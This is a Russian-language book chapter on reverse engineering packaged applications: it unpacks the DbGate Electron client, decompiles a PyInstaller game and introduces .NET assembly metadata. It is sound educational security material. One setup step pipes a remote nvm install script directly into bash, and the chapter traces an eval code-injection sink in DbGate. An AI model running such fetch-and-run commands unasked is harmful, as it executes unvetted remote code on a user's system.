В этой главе рассматриваются три распространённые категории: сценарии, промежуточные представления наподобие байт-кода и машинный код. Мы разберём примеры каждой категории и несколько подкатегорий, требующих разных подходов.

Не только исполняемые файлы и разделяемые библиотеки

Знание типов помогает выбрать правильные инструменты. Несколько широких категорий позволяют быстро оценить цель и оптимизировать работу.

На верхнем уровне обычно выделяют исполняемые файлы и разделяемые библиотеки. Первые запускаются из командной строки или интерфейса. Вторые экспортируют функции для статического или динамического связывания другими файлами. Иногда библиотеку тоже можно выполнить, например вызвать DLL в Windows через `rundll32`.

Windows использует Portable Executable (PE), Linux - Executable and Linkable Format (ELF), macOS и iOS - Mach object (Mach-O). ОС обрабатывает их непосредственно. Они содержат инструкции, таблицы импорта и экспорта, сведения динамического связывания, глобальные переменные и другие данные.

Эта классификация проста, но упускает важные детали современной разработки. WhatsApp, Slack и Zoom распространяются как исполняемые файлы, однако внутри упакованы сценарии Node.js, WebAssembly и байт-код Common Intermediate Language (CIL). В отличие от PE и ELF, они выполняются в других средах: Node.js или виртуальной машине Common Language Runtime (CLR) платформы .NET. У каждой среды свои границы безопасности, защитные настройки и возможные ошибки конфигурации.

Например, в раннем Electron простую межсайтовую инъекцию сценария (XSS) было легко превратить в выполнение кода. Параметр `nodeIntegration` открывал API и модули Node.js процессу веб-отрисовки, фактически отключая песочницу браузера. Это повторяло уроки ActiveX и Flash. Мост между JavaScript в песочнице и API настольной ОС резко увеличивает область поражения: ошибка одного сайта становится полноценным удалённым выполнением кода на компьютере жертвы. По мере проникновения веб-технологий на настольные и серверные среды границы будут размываться дальше.

Для исследователя это расширяет выбор целей. Промежуточные представления вроде байт-кода Java и CIL декомпилировать легче чистого ассемблера; при наличии метаданных можно восстановить почти исходный код. Сценарии Node.js и Python упаковываются вместе со встроенным интерпретатором. Вместо декомпиляции машинного кода их нужно распаковать и иногда деобфусцировать, а затем выполнить обычный анализ кода.

Компоненты взаимодействуют: Node.js может создавать модуль WebAssembly, а CIL - загружать неуправляемую библиотеку. Чтобы сохранять общий взгляд на пути логики, нужно понимать виды двоичных файлов и способы их анализа. Начнём со сценариев.

Сценарии

Сценарий написан на языке, который интерпретатор выполняет без предварительной сборки отдельного двоичного файла. Распространены JavaScript, Python и Ruby. В Node.js JavaScript исполняется механизмом V8 вне браузера.

Это не означает полного отсутствия компиляции. Современные интерпретаторы применяют компиляцию во время выполнения или заранее, превращая сценарий в оптимизированный байт-код либо машинный код. Некоторые исполняемые пакеты содержат только байт-код, другие - обфусцированные или минифицированные сценарии. В лучшем случае оболочка просто хранит исходные файлы и запускает их встроенным интерпретатором.

Исследуем два открытых проекта, написанных на языках сценариев и поставляемых как исполняемые программы: клиент баз данных DbGate на Node.js Electron и игру Galaxy Attack на Python PyInstaller.

Обратная разработка приложений Node.js Electron

В настольной среде почти неизбежно встретится Electron, поэтому важно уметь его разбирать. Современные приложения всё чаще смешивают вебовые и нативные решения. Традиционно настольное и серверное ПО писалось на компилируемых языках вроде C++, которые благодаря оптимизациям и прямому машинному коду быстрее интерпретируемых JavaScript и Python.

Появление V8 с эффективной JIT-компиляцией в 2008 году повысило производительность JavaScript. В 2009 году Node.js предоставила серверную среду на V8. JavaScript вышел за пределы браузерной песочницы и научился читать файлы, обращаться к базам и выполнять серверные функции.

Неблокирующая событийная архитектура Node.js упростила масштабируемые приложения реального времени с множеством одновременных соединений. Это особенно подходило веб-серверам и позволило писать на JavaScript и внешний, и внутренний интерфейс.

Затем появился Electron, первоначально Atom Shell для редактора Atom. Он объединил Node.js, HTML, CSS и браузер Chromium для кроссплатформенных настольных приложений. Разработчикам больше не нужно отдельно бороться с API и сборкой каждой ОС. Это ускорило разработку, особенно когда настольные программы стали зависеть от веб-функций.

Electron-приложение состоит из готового двоичного Electron со средами Node.js и Chromium и исходного кода, обычно упакованного в Atom Shell Archive (ASAR). Рассмотрим открытый DbGate. Для Linux он поставляется пакетами Debian и AppImage. Загрузите версию 5.2.7 с github.com и извлеките:

```
$ dpkg-deb -x dbgate-5.2.7-linux_amd64.deb dbgate
```

```
$ tree --charset ascii dbgate
dbgate
|-- opt
|   `-- DbGate
|       |-- chrome_100_percent.pak
|       |-- chrome_200_percent.pak
|       |-- chrome_crashpad_handler
|       |-- chrome-sandbox
|       |-- dbgate                                      # ①
|       |-- icudtl.dat
|       |-- libEGL.so                                   # ②
|       |-- libffmpeg.so
|       |-- libGLESv2.so
|       |-- libvk_swiftshader.so
|       |-- libvulkan.so.1
|       --snip--
|       |-- resources
|       |   |-- app.asar                                # ③
|       |   `-- app.asar.unpacked
|       |       |-- node_modules
|       |       |   |-- better-sqlite3
|       |       |   |   `-- build/Release/better_sqlite3.node
|       |       |   `-- oracledb/build/Release
|       |       |       |-- oracledb-5.5.0-darwin-x64.node
|       |       |       |-- oracledb-5.5.0-linux-x64.node
|       |       |       `-- oracledb-5.5.0-win32-x64.node
|       |       `-- packages/api/dist
|       |           |-- 45c2d7999105b08d7b98dd8b3c95fda3.node
|       |           `-- 9bf76138dc2dae138cb17ee46c4a2dd1.node
|       |-- resources.pak
|       |-- snapshot_blob.bin
|       |-- v8_context_snapshot.bin
|       `-- vk_swiftshader_icd.json
```

`dbgate` □ - готовый Electron, загружающий ASAR. Разделяемые библиотеки графики и мультимедиа □ нужны Chromium и Node.js. `resources/app.asar` □ содержит приложение и автоматически загружается Electron.

Это общий шаблон сценарных пакетов: интерпретатор, дополнительные библиотеки и связка сценариев. Со временем признаки вроде ASAR сразу подскажут платформу.

При установленной Node.js распакуйте архив средством `asar`:

```
$ curl -o- https://raw.githubusercontent.com/nvm-sh/nvm/v0.40.0/install.sh | bash
$ source ~/.zshrc
$ nvm install --lts
$ npm install -g asar
$ npx asar extract dbgate/opt/DbGate/resources/app.asar dbgate-src
$ tree --charset ascii dbgate-src
dbgate-src
|-- icon.png
|-- node_modules
|   |-- @yarnpkg
|   `-- argparse
|-- package.json                                    # ①
|-- packages
|   |-- api/dist
|   |   |-- 45c2d7999105b08d7b98dd8b3c95fda3.node
|   |   |-- 9bf76138dc2dae138cb17ee46c4a2dd1.node
|   |   `-- bundle.js
|   `-- plugins/dbgate-plugin-csv
|       |-- dist/backend.js
|       |-- dist/frontend.js
|       |-- icon.svg
|       |-- LICENSE
|       |-- package.json
|       `-- README.md
`-- src
    |-- electron.js
    |-- mainMenuDefinition.js
```

```
    |-- nativeModulesContent.js
    `-- nativeModules.js
```

Первым ориентиром должен быть манифест с метаданными и точкой входа. Node.js использует `package.json` □, Java - `MANIFEST.MF`, Go - `go.mod`. Манифест DbGate:

```
{
  "name": "dbgate",
  "version": "5.2.7",
  "private": true,
  "author": "Jan Prochazka <jenasoft.database@gmail.com>",
  "description": "Opensource database administration tool",
  "dependencies": {
    "electron-log": "^4.4.1",
    "electron-updater": "^4.6.1",
    "lodash.clonedeepwith": "^4.5.0",
    "patch-package": "^6.4.7"
  },
  "repository": {                                    // ①
    "type": "git",
    "url": "https://github.com/dbgate/dbgate.git"
  },
  "homepage": "./",
  "main": "src/electron.js",                        // ②
  "optionalDependencies": {
    "better-sqlite3": "7.6.2",
    "oracledb": "^5.5.0"
  }
}
```

Листинг 4-1. Манифест DbGate

Манифест раскрывает исходный репозиторий □ - бесценная подсказка, если открытая природа файла неизвестна, - и точку входа `src/electron.js` □.

В `electron.js` вскоре встретится:

```
if (!apiLoaded) {
  const apiPackage = path.join(
    __dirname,
    process.env.DEVMODE
      ? '../../packages/api/src/index'
      : '../packages/api/dist/bundle.js' // ①
  );

  global.API_PACKAGE = apiPackage;
  global.NATIVE_MODULES = path.join(__dirname, 'nativeModules');
  const api = require(apiPackage);
}
```

В рабочем режиме импортируется `packages/api/dist/bundle.js` □, но он плотно упакован и содержит неясные имена. DbGate применяет Webpack и Rollup, которые объединяют исходные файлы в минифицированные связки для распространения. Конфигурации находятся в `packages/api/webpack.config.js` и `packages/web/rollup.config.js`. Чтобы идти дальше, нужно обратить минификацию.

Распаковка карт исходного кода

Восстановить исходную раскладку только из минифицированного файла обычно невозможно. Но Webpack, Rollup, Babel и TypeScript могут создавать карту исходного кода, связывающую преобразованный вывод с первоначальными файлами и каталогами для удобной отладки.

В DbGate карты отключены для Webpack, но включены для двух выходов Rollup: `query-parser-worker.js` и `bundle.js`:

```
export default [
  {
    input: 'src/query/QueryParserWorker.js',
    output: {
      sourcemap: true,                                  // ①
      format: 'iife',
      file: 'public/build/query-parser-worker.js',      // ②
    },
    plugins: [
      commonjs(),
      resolve({ browser: true }),
      // В рабочей сборке минифицировать
      production && terser(),
    ],
  },
  {
    input: 'src/main.ts',
    output: {
      sourcemap: true,
      format: 'iife',
      name: 'app',
      file: 'public/build/bundle.js',
    },
  },
];
```

Листинг 4-2. Конфигурация Rollup с картами исходного кода

`sourcemap` □ добавляет карту к файлу по пути □. В распакованном пакете `bundle.js` и `bundle.js.map` лежат в `packages/web/public/build`. Первый минифицирован, второй представляет JSON с узнаваемыми путями и исходным кодом.

Библиотека Mozilla `source-map` позволяет превратить связку обратно в файлы. Поместите карту и следующий `unpack.js` в один каталог:

```
const fs = require('fs');
const path = require('path');
const sourceMap = require('source-map');

const rawSourceMap = JSON.parse(fs.readFileSync('bundle.js.map', 'utf8'));
fs.mkdirSync('output');

sourceMap.SourceMapConsumer.with(rawSourceMap, null, consumer => {
  consumer.eachMapping(mapping => {                     // ①
    const sourceFilePath = mapping.source;
    const sourceContent = consumer.sourceContentFor(mapping.source);

    // Удаление компонентов обхода пути
    const normalizedSourceFilePath = path               // ②
      .normalize(sourceFilePath)
      .replace(/^(\.\.(\/|\\|$))+/, '');
    const outputFilePath = path.join('output', normalizedSourceFilePath);
    const outputDir = path.dirname(outputFilePath);

    if (!fs.existsSync(outputDir)) {
      fs.mkdirSync(outputDir, { recursive: true });
    }
    fs.writeFileSync(outputFilePath, sourceContent, 'utf8'); // ③
  });
});
```

Листинг 4-3. Сценарий распаковки карты исходного кода

Сценарий обходит соответствия □ и извлекает путь с содержимым. Некоторые пути относительны, и точная структура потеряна. Поскольку восстановить её нельзя, компоненты перехода вверх удаляются □, а файлы записываются в общий корень □.

Установите библиотеку и запустите; обработка займёт несколько минут:

```
$ npm install source-map
```

```
$ node unpack.js
```

Каталог `output` не полностью совпадает с оригиналом, но близок к `packages/web/src`. TypeScript-файлы вроде `packages/filterparser/src/getFilterType.ts` превратились в JavaScript `filterparser/lib/getFilterType.js`, поскольку TypeScript транспилируется в JavaScript.

Исходный TypeScript:

```
import { isTypeNumber, isTypeString, isTypeLogical,
         isTypeDateTime } from 'dbgate-tools'; // ①
import { FilterType } from './types';

export function getFilterType(dataType: string): FilterType { // ②
  if (!dataType) return 'string';
  if (isTypeNumber(dataType)) return 'number';
  if (isTypeString(dataType)) return 'string';
  if (isTypeLogical(dataType)) return 'logical';
  if (isTypeDateTime(dataType)) return 'datetime';
  return 'string';
}
```

Листинг 4-4. Исходная `getFilterType`

Ключевое слово `import` □ поддерживается новыми версиями JavaScript, например ECMAScript 6. Аннотации типов □ нативному JavaScript не принадлежат.

Транспилированный вариант:

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
exports.getFilterType = void 0;
const dbgate_tools_1 = require("dbgate-tools"); // ①
function getFilterType(dataType) {             // ②
  if (!dataType)
    return 'string';
  if ((0, dbgate_tools_1.isTypeNumber)(dataType))
    return 'number';
  if ((0, dbgate_tools_1.isTypeString)(dataType))
    return 'string';
  if ((0, dbgate_tools_1.isTypeLogical)(dataType))
    return 'logical';
  if ((0, dbgate_tools_1.isTypeDateTime)(dataType))
    return 'datetime';
  return 'string';
}
exports.getFilterType = getFilterType;
```

Листинг 4-5. Преобразованная `getFilterType`

Здесь используется обратно совместимый CommonJS `require` □, а типы удалены □ после проверки при транспиляции. Потерянная информация замедляет анализ. Например, исходный `types.ts` сообщал:

```
export type FilterType = 'number' | 'string' | 'datetime' | 'logical' |
  'eval' | 'mongo';
```

Других критичных различий нет, но преобразованный JavaScript многословнее. Со временем вы будете узнавать в нём исходные конструкции TypeScript: служебный экспорт и полифилы, реализующие функции новых версий языка.

Даже если расширение `.ts` сохранилось, различия возможны. Исходный `clientAuth.ts`:

```
import { apiCall, enableApi } from './utility/api';
import { getConfig } from './utility/metadataLoaders';
--snip--
export async function handleAuthOnStartup(config) { // ①
  if (config.oauth) {
    console.log('OAUTH callback URL:', location.origin + location.pathname);
```

```
  }
  if (config.oauth || config.isLoginForm) {
    if (localStorage.getItem('accessToken')) {
      return;
    }
    redirectToLogin(config);
  }
}
```

Листинг 4-6. Исходная `handleAuthOnStartup`

`async` определяет асинхронную функцию □, возвращающую `Promise`, чтобы программа продолжала обработку событий. В извлечённом варианте:

```
import { __awaiter } from "tslib";
--snip--
export function handleAuthOnStartup(config) {
  return __awaiter(this, void 0, void 0, function* () { // ①
    if (config.oauth) {
      console.log('OAUTH callback URL:', location.origin + location.pathname);
    }
    if (config.oauth || config.isLoginForm) {
      if (localStorage.getItem('accessToken')) {
        return;
      }
      redirectToLogin(config);
    }
  });
}
```

Листинг 4-7. Преобразованная `handleAuthOnStartup`

Полифил `__awaiter` □ обеспечивает поведение `async`. Различия не слишком мешают, но теряется структура каталогов: отсутствуют `packages` и `web`, поэтому нельзя точно установить взаимное положение файлов. Помните об этом при картах с относительными переходами.

Отсутствуют также тесты и настройки, способные подсказать способ компиляции. Карта не гарантирует полного восстановления: она включает лишь компоненты конкретной связки и теряет данные при транспиляции. В DbGate карта Rollup содержит только клиентскую часть. Тем не менее это полезный источник. Без карты приходится применять менее точные средства улучшения кода.

Улучшение минифицированного кода

Средство улучшения форматирует код для человека, добавляя единообразные пробелы и строки. Минификация удаляет всё ненужное интерпретатору.

В `packages/api/dist` есть другой `bundle.js` без карты. В исходном `packages/api/webpack.config.js` закомментирован параметр отключения минификации:

```
// optimization: {
//   minimize: false,
// },
```

То же относится к связкам подключаемых модулей. Webpack сокращает имена, удаляет пробелы и мёртвый код, оставляя компактный непрозрачный блок. Однако константы и экспортированные имена иногда сохраняются.

Установите `js-beautify` и переформатируйте основную связку:

```
$ npm -g install js-beautify
$ npx js-beautify packages/api/dist/bundle.js > bundle.beautified.js
```

Появится последовательность определений функций. Некоторые похожи на распакованные из карты, поскольку сервер и клиент импортируют общий код. Одна из них - `compileMacroFunction`:

```
function compileMacroFunction(macro, errors = []) {
  if (!macro) return null;
  let func;
  try {
    return func = eval(getMacroFunction[macro.type](macro.code)), func; // ①
  } catch (e) {
    return errors.push(`Error compiling macro ${macro.name}: ${e.message}`), null;
  }
}
```

Опасная `eval` □ исполняет строку как JavaScript и при подконтрольном аргументе создаёт инъекцию кода. Webpack по умолчанию не скрывает стандартные имена вроде `eval`, поэтому даже форматированный код можно быстро просканировать автоматическими правилами.

Анализ опасного приёмника

`compileMacroFunction` встречается на клиенте и сервере и заслуживает анализа. Аргумент `macro` передаётся `getMacroFunction`, а результат - `eval`. В распакованной карте объект выглядит так:

```
const getMacroFunction = {
  transformValue: code => `                                // ①
    (value, args, modules, rowIndex, row, columnName) => {
      ${code}
    }
  `,
  transformRow: code => `                                  // ②
    (row, args, modules, rowIndex, columns) => {
      ${code}                                               // ③
    }
  `,
};
```

Два ключа, `transformValue` □ и `transformRow` □, содержат функции, вставляющие единственный аргумент в строку □ с определением другой функции. Затем строка идёт в `eval`. Контроль `macro.code` почти наверняка позволяет инъекцию. Двигаемся от приёмника назад.

В форматированном серверном коде `compileMacroFunction` вызывает `runMacroOnChangeSet`:

```
function runMacroOnChangeSet(
  macro,                                                    // ①
  macroArgs,
  selectedCells,
  changeSet,
  display,
  useRowIndexInsteaOfCondition
) {
  var _a;
  const errors = [];
  const compiledMacroFunc = compileMacroFunction(macro, errors); // ②
```

`macro` □ передаётся без изменений □. Но в форматированной связке вызовов `runMacroOnChangeSet` нет, поэтому путь отсутствует. В распакованном коде функция вызывается из компонентов `.svelte`, например `TableDataGrid.svelte`:

```
function handleRunMacro(macro, params, cells) { // ①
  const newChangeSet = runMacroOnChangeSet(      // ②
    macro, params, cells, changeSetState?.value, display, false
  );
  if (newChangeSet) {
    dispatchChangeSet({ type: 'set', value: newChangeSet });
  }
}

$: reference = config.reference;
$: childConfig = config.childConfig;
</script>
```

```
<VerticalSplitter isSplitter={!!reference}>
  <svelte:fragment slot="1">
    <DataGrid
      {...$$props}
      gridCoreComponent={SqlDataGridCore}
      formViewComponent={SqlFormView}
      {display}
      showReferences
      showMacros
      hasMultiColumnFilter
      onRunMacro={handleRunMacro}                          <!-- ③ -->
```

`handleRunMacro` принимает `macro` □ и передаёт его дальше □. Обработчик `onRunMacro` □ срабатывает, когда пользователь нажимает кнопку запуска макроса. Путь жизнеспособен, но не особенно интересен: пользователь сам вводит полезную нагрузку и нажимает кнопку, то есть почти сам причиняет себе выполнение кода. Это всё же хорошее место для поиска сходных более опасных шаблонов.

Обратная разработка приложения Python

Python и Ruby тоже упаковываются в исполняемые файлы. Переносимость языков сценариев означает, что на любой платформе достаточно совместимого интерпретатора. Electron встречается чаще, но полезно уметь распаковывать PyInstaller.

PyInstaller собирает приложение в единый пакет, в том числе один исполняемый файл. Загрузчик распаковывает скомпилированные сценарии `.pyc` и нативные библиотеки, затем запускает основной сценарий встроенным Python. Пакет стандартизирован и содержит таблицу содержимого с архивами. Сжатые данные в конце обычно включают:

• динамическую библиотеку Python с интерпретатором;

• основной сценарий;

• ZIP-приложение Python, обычно `PYZ-00.pyz`, с дополнительными сценариями;

• библиотеки;

• вспомогательные файлы и мультимедиа.

PyInstaller часто узнаётся по строкам или заголовкам:

```
$ strings main.exe | grep pyinstaller
xpyinstaller-4.7.dist-info\COPYING.txt
xpyinstaller-4.7.dist-info\INSTALLER
xpyinstaller-4.7.dist-info\METADATA
xpyinstaller-4.7.dist-info\RECORD
xpyinstaller-4.7.dist-info\REQUESTED
xpyinstaller-4.7.dist-info\WHEEL
xpyinstaller-4.7.dist-info\entry_points.txt
xpyinstaller-4.7.dist-info\top_level.txt
$ strings main.exe | grep python
bpython310.dll
6python310.dll
```

Подтвердить формат можно встроенным `pyi-archive_viewer`, исследующим CArchive. Возьмём простую игру Amegma Galaxy Attack. Загрузите `main.exe` и исходники с github.com, установите PyInstaller и откройте архив:

```
$ pip install pyinstaller
$ pyinstaller -v
6.8.0
$ pyi-archive_viewer main.exe
pos, length, uncompressed, iscompressed, type, name
[(0, 217, 287, 1, 'm', 'struct'),
```

```
 (217, 1018, 1754, 1, 'm', 'pyimod01_os_path'),
 (1235, 4098, 8869, 1, 'm', 'pyimod02_archive'),
 (5333, 7116, 16898, 1, 'm', 'pyimod03_importers'),
 (13942, 833, 1372, 1, 's', 'pyiboot01_bootstrap'),
 (19125, 2103, 3574, 1, 's', 'main'),
 --snip--
 (5175013, 1985630, 4471024, 1, 'b', 'python310.dll'), # ①
 (7160643, 13440, 25320, 1, 'b', 'select.pyd'),
 (7579206, 56136, 108544, 1, 'b', 'zlib1.dll'),
 --snip--
 (38463189, 2076778, 2076778, 0, 'z', 'PYZ-00.pyz')]     # ②
```

`python310.dll` □ указывает Python 3.10. Сценариев, кроме `main`, не видно, поскольку они находятся в `PYZ-00.pyz` □. Откройте его в интерактивном сеансе:

```
? O PYZ-00.pyz
Contents of 'PYZ-00.pyz' (PYZ):
 is_package, position, length, name
 0, 17, 1893, '__future__'
 0, 1910, 1651, '_aix_support'
 0, 3561, 1388, '_bootsubprocess'
 0, 4949, 2937, '_compat_pickle'
 0, 7886, 2213, '_compression'
 0, 16090, 2422, '_py_abc'
 0, 18512, 51188, '_pydecimal'
 0, 80408, 25050, 'argparse'
 0, 105458, 22331, 'ast'
 1, 127789, 453, 'asyncio'
```

Часть модулей соответствует исходным файлам, остальные - импортированным зависимостям. Извлеките `models.button` и выйдите:

```
? X models.button
to filename? models.button.pyc
? q
```

Получен скомпилированный Python с байт-кодом, а не исходным текстом. Интерпретатор пропускает разбор обычного текста и быстрее выполняет низкоуровневые инструкции.

При прямом извлечении теряются начальные магические байты ZlibArchive. Они состоят из двух байт версии выпуска Python и символов возврата каретки с переводом строки `0D0A`. Версия важна: структура байт-кода меняется между выпусками и влияет на декомпиляцию.

PyInstaller хранит одну копию магических байтов в начале `PYZ-00.pyz`. Первые 16 байт здесь: `50595A00 6F0D0D0A 001F8838 00000000`. После ASCII `PYZ` идут нужные `6F0D0D0A`. Добавьте их и 12 нулевых байт к `models.button.pyc`:

```
$ echo -n -e '\x6F\x0D\x0D\x0A' > fixed.models.button.pyc
$ printf '\x00%.0s' {1..12} >> fixed.models.button.pyc
$ cat models.button.pyc >> fixed.models.button.pyc
```

Для декомпиляции возьмите Decompyle++, поддерживающий разные версии байт-кода:

```
$ git clone https://github.com/zrax/pycdc
$ cd pycdc
$ cmake .
$ make
$ make check
$ cd ..
$ pycdc/pycdc fixed.models.button.pyc
```

Результат достаточно связный:

```
# Исходный текст создан Decompyle++
# Файл: fixed.models.button.pyc (Python 3.10)

import pygame
from utils.assets import Assets
from config import config
```

```
from constants import Font, Colors

class Button:
    def __init__(self, color, outline_color, text = ('',)):
        self.color = color
        self.outline_color = outline_color
        self.text = text
        self.outline = False
        self.rect = pygame.Rect(0, 0, 0, 0)

    def draw(self, pos, size):
        self.default_outline = pygame.Rect(pos[0] - 5, pos[1] - 5, size[0] + 10, size[1] + 10)
        self.on_over_outline = pygame.Rect(pos[0] - 6, pos[1] - 6, size[0] + 12, size[1] + 12)
        self.rect = self.default_outline
        default_inner_rect = (pos[0], pos[1], size[0], size[1])
        onover_inner_rect = (pos[0] + 1, pos[1] + 1, size[0] - 2, size[1] - 2)
        inner_rect = onover_inner_rect if self.outline == True else default_inner_rect
        pygame.draw.rect(config.CANVAS, self.outline_color,
            self.on_over_outline if self.outline == True else self.default_outline, 0, 7)
        pygame.draw.rect(config.CANVAS, self.color, inner_rect, 0, 6)
        if self.text != '':
            font = pygame.font.Font(Font.neue_font, 40)
            Assets.text.draw(self.text, font, Colors.WHITE,
                (pos[0] + size[0] / 2, pos[1] + size[1] / 2), True, True)
            return None # ①

    def isOver(self):
        return self.rect.collidepoint(pygame.mouse.get_pos())
```

Листинг 4-8. Декомпилированный класс `Button`

Если сравнить результат с исходным файлом `models/button.py`, то окажется, что декомпилированный код отличается лишь незначительно - например, в нем появился дополнительный `return None` □. Повторив эту процедуру для остальных скомпилированных файлов Python, извлеченных из исполняемого файла PyInstaller, вы сможете восстановить код, очень близкий к исходному.

Хотя реальные программы в виде исполняемых файлов PyInstaller встречаются значительно реже приложений Electron, этот простой пример наглядно показывает некоторые общие закономерности обратной разработки программ на скриптовых языках. Полностью устранить следы исходного кода невозможно, даже если его скомпилировали, транспилировали или каким-либо образом упаковали. Однако степень потери информации существенно влияет на сложность анализа.

Промежуточные представления

По уровню абстракции промежуточные представления находятся между машинным и исходным кодом. Как следует из названия, это более высокоуровневые представления исходного кода, которые среда выполнения может интерпретировать и исполнять.

Использование промежуточного представления дает несколько преимуществ. Например, среда выполнения может взять на себя множество рутинных задач: управление памятью, сборку мусора и обработку исключений. Благодаря этому разработчики могут сосредоточиться на создании приложения и не реализовывать все эти механизмы в исходном коде. Кроме того, промежуточные представления упрощают для среды выполнения проверку типов и отладку, повышая надежность программы.

Хотя скомпилированный байткод Python тоже можно считать промежуточным представлением, он устроен иначе, чем промежуточные представления C# и Java, которые мы рассмотрим в этом разделе. Байткод Python компилируется на более высоком уровне абстракции, поэтому из него проще восстановить исходный код. Обратная разработка двоичных файлов на основе скриптов

главным образом сводится к извлечению и восстановлению, а двоичных файлов с промежуточным представлением - к декомпиляции и реконструкции.

Байткод Python исполняется интерпретатором Python, а двоичные файлы Java и C# (точнее, .NET) - соответствующими средами виртуальных машин. Файл класса Java должен работать в любой операционной системе, если в ней имеется совместимая виртуальная машина Java (Java Virtual Machine, JVM). Поэтому анализировать его проще, чем двоичный файл с машинным кодом, предназначенный для конкретного набора инструкций и архитектуры.

Наконец, двоичные файлы с промежуточным представлением обычно содержат дополнительные метаданные, влияющие на настройку среды выполнения. Например, формат пакета Java Archive (JAR) включает манифест, который сообщает JVM, какой класс является точкой входа приложения, какие зависимости необходимы и содержит другие важные сведения. Подобным образом двоичные файлы .NET, также называемые сборками, включают манифест с номерами версий, перечнем файлов, ссылками и прочими метаданными. В сборках также хранятся метаданные обо всех используемых типах и членах, что чрезвычайно полезно при декомпиляции.

Распознать промежуточное представление важно: это позволяет применить более прямолинейный метод обратной разработки и декомпиляции, дающий более точный результат. Сохраненные сведения об ожидаемых типах аргументов, классах и переменных бесценны и могут сэкономить часы анализа. Однако серьезной проблемой может стать обфускация, специально предназначенная для противодействия обратной разработке. Тогда, возможно, придется применить методы динамического анализа, которые мы рассмотрим в следующей главе.

Как и в предыдущем разделе, мы изучим обратную разработку двоичных файлов с промежуточным представлением на двух проектах с открытым исходным кодом. Следуя тематике предыдущих примеров, один из них представляет собой клиент базы данных, а второй - игру. Для C# мы исследуем LiteDB Studio, а для Java - Pixel Wheels.

Сборки Common Language Runtime

Открытая платформа разработки .NET предназначена для создания приложений на C#, F# и Visual Basic. Основа .NET - среда Common Language Runtime (CLR), которая выполняет инструкции промежуточного представления Common Intermediate Language (CIL). Для непосредственного исполнения кода CLR преобразует CIL в инструкции конкретного процессора с помощью JIT-компиляции либо заблаговременной компиляции.

Двоичные файлы .NET распространяются как сборки в виде файлов `.exe` или `.dll`. Формат сборки фактически расширяет формат Portable Executable и заключен в стандартную структуру PE. После заголовков PE двоичный файл содержит данные, характерные для CLR:

• **Манифест сборки.** Метаданные сборки.

• **Метаданные типов.** Таблицы метаданных, определяющие типы и члены, используемые в сборке.

• **Код CIL.** Собственно код промежуточного языка, исполняемый в CLR.

• **Ресурсы.** Изображения, конфигурация и другие данные.

• **Подпись строгого имени.** Необязательная цифровая подпись для проверки сборки.

Исследовать эту структуру можно на примере LiteDB Studio - графического интерфейса для просмотра и редактирования файлов базы данных LiteDB. Поскольку исполняемый файл скомпилирован для Windows, а средства обратной разработки в основном предназначены для этой системы, описанные действия желательно выполнять в Windows. Если это невозможно, инструменты с разной степенью сложности можно запустить и на других платформах.

Загрузите двоичный файл LiteDB Studio по адресу `https://github.com/mbdavid/LiteDB.Studio/releases/download/v1.0.3/LiteDB.Studio.exe`. Некоторые свойства сборки можно просмотреть в PE-Bear; последнюю версию программы загрузите со страницы `https://github.com/hasherezade/pe-bear/releases`.

Как следует из названия, PE-Bear разбирает и дизассемблирует PE-файлы, причем поддерживает даже сборки .NET. Помимо стандартных заголовков PE, в главном окне должна присутствовать вкладка **.NET Hdr**, соответствующая манифесту сборки. На ней можно увидеть специфические для CLR метаданные: `MajorRuntimeVersion`, виртуальные адреса и размеры других потоков метаданных, включая `Metadata` (метаданные типов), `Resources` и `StrongNameSignature`. Виртуальный адрес и размер `StrongNameSignature` равны нулю, то есть у этой сборки отсутствует подпись строгого имени.

Важно отметить, что заголовок .NET начинается в секции `.text` PE-файла после стандартных заголовков PE. Это еще раз подтверждает, что сборки .NET фактически являются расширением формата PE. Если посмотреть значение необработанного адреса `.text` на вкладке **Section Hdrs**, оно совпадет с первым смещением на вкладке **.NET Hdr**. Однако глубже исследовать заголовки .NET с помощью PE-Bear не получится.

В шестнадцатеричных дампах потоков `Metadata` и `Resources` видны несколько знакомых строк и множество байтов, не относящихся к ASCII. Например, начало таблицы метаданных выглядит так:

```
00000000  42 53 4a 42 01 00 01 00 00 00 00 00 0c 00 00 00  |BSJB............|
00000010  76 34 2e 30 2e 33 30 33 31 39 00 00 00 00 05 00  |v4.0.30319......|
00000020  6c 00 00 00 5c ba 02 00 23 53 74 72 69 6e 67 73  |l...\º..#Strings|
00000030  00 00 00 c8 ba 02 00 24 2b 02 00 23 55 53 00  |....Èº..$+..#US.|
00000040  ec e5 04 00 d6 3a 02 00 23 42 6c 6f 62 00 00 00  |ìå..Ö:..#Blob...|
00000050  c4 20 07 00 10 00 00 00 23 47 55 49 44 00 00 00  |Ä ......#GUID...|
00000060  d4 20 07 00 c8 4a 08 00 23 7e 00 00 00 49 6d 6d  |Ô ..ÈJ..#~...Imm|
00000070  47 65 74 44 65 66 61 75 6c 74 49 4d 45 57 6e 64  |GetDefaultIMEWnd|
00000080  00 53 65 6e 64 4d 65 73 73 61 67 65 00 43 72 65  |.SendMessage.Cre|
```

Эти байты необходимо разбирать в соответствии с форматом сборок .NET. Вместо ручного разбора можно воспользоваться готовыми инструментами. Как уже упоминалось, несколько высокоуровневых языков программирования компилируются в CIL - язык байткода, интерпретируемый CLR. CIL представляет собой объектно-ориентированный стековый набор инструкций, не зависящий от конкретного процессора. Любую сборку .NET можно дизассемблировать в CIL с помощью IL Disassembler, входящего в состав Visual Studio.

Если Visual Studio еще не установлена в Windows, установите ее вместе с инструментами .NET Framework, чтобы получить IL Disassembler. После установки программу `ildasm.exe` можно запускать в командной строке разработчика Visual Studio. Для быстрой проверки скомпилируйте в Visual Studio код C# из листинга 4-9, выбрав шаблон **Console App (.NET Framework)**.

```
using System;

public class Hello
{
    public static void Main(String[] args)
    {
        Console.WriteLine("Hello World!");
    }
}
```

Листинг 4-9. Пример программы .NET Framework

Расположение результата сборки можно узнать в панели вывода Visual Studio. Затем откройте командную строку разработчика Visual Studio и дизассемблируйте файл с помощью IL Disassembler:

```
> ildasm.exe /out=disassembled.il C:\repos\ConsoleApp1\ConsoleApp1\bin\Debug\
ConsoleApp1.exe
```

Дизассемблированный файл CIL должен быть похож на следующий сокращенный вывод:

```
// Версия метаданных: v4.0.30319
.assembly extern mscorlib ①
{
    .publickeytoken = (B7 7A 5C 56 19 34 E0 89 )
    .ver 4:0:0:0
}
.assembly ConsoleApp1 ②
{
--пропущено--
}
.module ConsoleApp1.exe ③
// MVID: {796768DC-788B-4A50-85E3-0615D98C7C6D}
.imagebase 0x00400000
.file alignment 0x00000200
